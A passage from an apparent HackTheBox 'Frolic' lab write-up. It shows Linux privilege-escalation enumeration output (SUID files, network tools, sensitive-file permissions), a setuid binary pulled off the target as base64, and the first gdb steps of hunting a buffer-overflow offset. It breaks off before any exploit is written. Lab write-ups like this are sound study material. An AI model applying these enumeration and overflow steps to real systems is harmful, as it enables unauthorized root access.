-rw-r--r-- 1 root root  80 Feb  1  2018 99-default.link



### SOFTWARE
#############################################
[-] Sudo version:
Sudo version 1.8.16



[-] MYSQL version:
```


```
mysql  Ver 14.14 Distrib 5.7.21, for Linux (i686) using  EditLine wrapper


[-] Apache version:
Server version: Apache/2.4.18 (Ubuntu)
Server built:   2017-09-18T15:09:02


### INTERESTING FILES ####################################
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/gcc
/usr/bin/curl


[-] Installed compilers:
ii  g++                          4:5.3.1-1ubuntu1                        i386         GNU C++ compiler
ii  g++-5                        5.4.0-6ubuntu1~16.04.10                 i386         GNU C++ compiler
ii  gcc                          4:5.3.1-1ubuntu1                        i386         GNU C compiler
ii  gcc-5                        5.4.0-6ubuntu1~16.04.10                 i386         GNU C compiler


[-] Can we read/write sensitive files:
-rw-r--r-- 1 root root 1670 Sep 23  2018 /etc/passwd
-rw-r--r-- 1 root root 846 Sep 23  2018 /etc/group
-rw-r--r-- 1 root root 575 Oct 22  2015 /etc/profile
-rw-r----- 1 root shadow 1191 Sep 25  2018 /etc/shadow


[-] SUID files:
-rwsr-xr-x 1 root root 38660 Mar  6  2017 /sbin/mount.cifs
-rwsr-xr-x 1 root root 34812 Dec  1  2017 /bin/mount
-rwsr-xr-x 1 root root 43316 May  8  2014 /bin/ping6
-rwsr-xr-x 1 root root 30112 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 38932 May  8  2014 /bin/ping
-rwsr-xr-x 1 root root 26492 Dec  1  2017 /bin/umount
-rwsr-xr-x 1 root root 38900 May 17  2017 /bin/su
-rwsr-xr-x 1 root root 157424 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 7480 Sep 25  2018 /home/ayush/.binary/rop
```

```
-rwsr-xr-x 1 root root 53128 May 17  2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 78012 May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 34680 May 17  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 36288 May 17  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 18216 Jan 18  2016 /usr/bin/pkexec
-rwsr-sr-x 1 daemon daemon 50748 Jan 15  2016 /usr/bin/at
-rwsr-xr-x 1 root root 159852 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 36288 May 17  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 39560 May 17  2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 48264 May 17  2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 13960 Jan 18  2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-sr-x 1 root root 92556 Dec  1  2017 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 5480 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 42396 Jun 15  2017 /usr/lib/i386-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-- 1 root messagebus 46436 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 513528 Jan 18  2018 /usr/lib/openssh/ssh-keysign


[-] SGID files:
-rwxr-sr-x 1 root shadow 38664 Mar 16  2016 /sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 38684 Mar 16  2016 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 61276 May 17  2017 /usr/bin/chage
-rwxr-sr-x 1 root tty 9788 Mar  1  2016 /usr/bin/bsd-write
-rwxr-sr-x 1 root utmp 464152 Feb  7  2016 /usr/bin/screen
-rwxr-sr-x 1 root mlocate 34452 Nov 18  2014 /usr/bin/mlocate
-rwxr-sr-x 1 root shadow 22000 May 17  2017 /usr/bin/expiry
-rwsr-sr-x 1 daemon daemon 50748 Jan 15  2016 /usr/bin/at
-rwxr-sr-x 1 root crontab 38996 Apr  6  2016 /usr/bin/crontab
-rwxr-sr-x 1 root ssh 431632 Jan 18  2018 /usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 26356 Dec  1  2017 /usr/bin/wall
-rwsr-sr-x 1 root root 92556 Dec  1  2017 /usr/lib/snapd/snap-confine
-rwxr-sr-x 1 root utmp 5480 Mar 11  2016 /usr/lib/i386-linux-gnu/utempter/utempter


[+] Files with POSIX capabilities set:
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr = cap_net_raw+ep


[-] Can't search *.conf files as no keyword was entered

[-] Can't search *.php files as no keyword was entered

[-] Can't search *.log files as no keyword was entered
[-] Can't search *.ini files as no keyword was entered

[-] All *.conf files in /etc (recursive 1 level):
-rw-r--r-- 1 root root 144 Sep 23  2018 /etc/kernel-img.conf
-rw-r--r-- 1 root root 4781 Mar 17  2016 /etc/hdparm.conf
-rw-r--r-- 1 root root 552 Mar 16  2016 /etc/pam.conf
-rw-r--r-- 1 root root 703 May  6  2015 /etc/logrotate.conf
-rw-r--r-- 1 root root 14867 Apr 12  2016 /etc/ltrace.conf
-rw-r--r-- 1 root root 604 Jul  3  2015 /etc/deluser.conf
-rw-r--r-- 1 root root 34 Jan 27  2016 /etc/ld.so.conf
-rw-r--r-- 1 root root 497 May  4  2014 /etc/nsswitch.conf
-rw-r--r-- 1 root root 350 Sep 23  2018 /etc/popularity-contest.conf
-rw-r--r-- 1 root root 2969 Nov 11  2015 /etc/debconf.conf
-rw-r--r-- 1 root root 771 Mar  6  2015 /etc/insserv.conf
-rw-r--r-- 1 root root 1889 Dec 10  2015 /etc/request-key.conf
-rw-r--r-- 1 root root 2084 Sep  6  2015 /etc/sysctl.conf
-rw-r--r-- 1 root root 191 Jan 19  2016 /etc/libaudit.conf
-rw-r--r-- 1 root root 2584 Feb 18  2016 /etc/gai.conf
-rw-r--r-- 1 root root 100 Apr 11  2017 /etc/sos.conf
-rw-r--r-- 1 root root 6488 Sep 23  2018 /etc/ca-certificates.conf
-rw-r--r-- 1 root root 92 Oct 22  2015 /etc/host.conf
-rw-r--r-- 1 root root 1371 Jan 28  2016 /etc/rsyslog.conf
-rw-r--r-- 1 root root 338 Nov 18  2014 /etc/updatedb.conf
-rw-r--r-- 1 root root 1260 Mar 17  2016 /etc/ucf.conf
-rw-r--r-- 1 root root 280 Jun 20  2014 /etc/fuse.conf
-rw-r--r-- 1 root root 967 Oct 30  2015 /etc/mke2fs.conf
-rw-r--r-- 1 root root 6920 Jan 11  2018 /etc/overlayroot.conf
-rw-r--r-- 1 root root 194 Sep 23  2018 /etc/playsmsd.conf
-rw-r--r-- 1 root root 3028 Feb 28  2018 /etc/adduser.conf


[-] Location and contents (if accessible) of .bash_history file(s):
/home/sahay/.bash_history
/home/ayush/.bash_history


[-] Location and Permissions (if accessible) of .bak file(s):
-rw-r--r-- 1 root root 7138 Feb 13  2018 /usr/local/lib/node_modules/node-red/-
node_modules/form-data/README.md.bak


[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x  2 root mail 4096 Feb 28  2018 .
drwxr-xr-x 14 root root 4096 Sep 23  2018 ..
```


### SCAN COMPLETE ##



```
www-data@frolic:/home/ayush/.binary$ ls -al
total 16
drwxrwxr-x 2 ayush ayush 4096 Sep 25  2018 .
drwxr-xr-x 3 ayush ayush 4096 Sep 25  2018 ..
-rwsr-xr-x 1 root  root  7480 Sep 25  2018 rop
```




```
www-data@frolic:/home/ayush/.binary$ ./rop
[*] Usage: program <message>
www-data@frolic:/home/ayush/.binary$ ./rop message
```




```
www-data@frolic:/home/ayush/.binary$ base64 rop
```


```
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
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




```
┌──(root💀kali)-[/Documents/htb/boxes/frolic]
└─# vi rop.b64
```



```
┌──(root💀kali)-[/Documents/htb/boxes/frolic/re]
└─# base64 -d rop.b64 > rop

┌──(root💀kali)-[/Documents/htb/boxes/frolic/re]
└─# chmod +x rop
```




```
┌──(root💀kali)-[/Documents/htb/boxes/frolic/re]
└─# gdb rop
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from rop...
(No debugging symbols found in rop)
gdb-peda$ r hackerman
Starting program: /Documents/htb/boxes/frolic/re/rop hackerman
[+] Message sent: hackerman[Inferior 1 (process 8736) exited normally]
Warning: not running
```



```
gdb-peda$ pattern_create 100
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL'
gdb-peda$ r 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL'
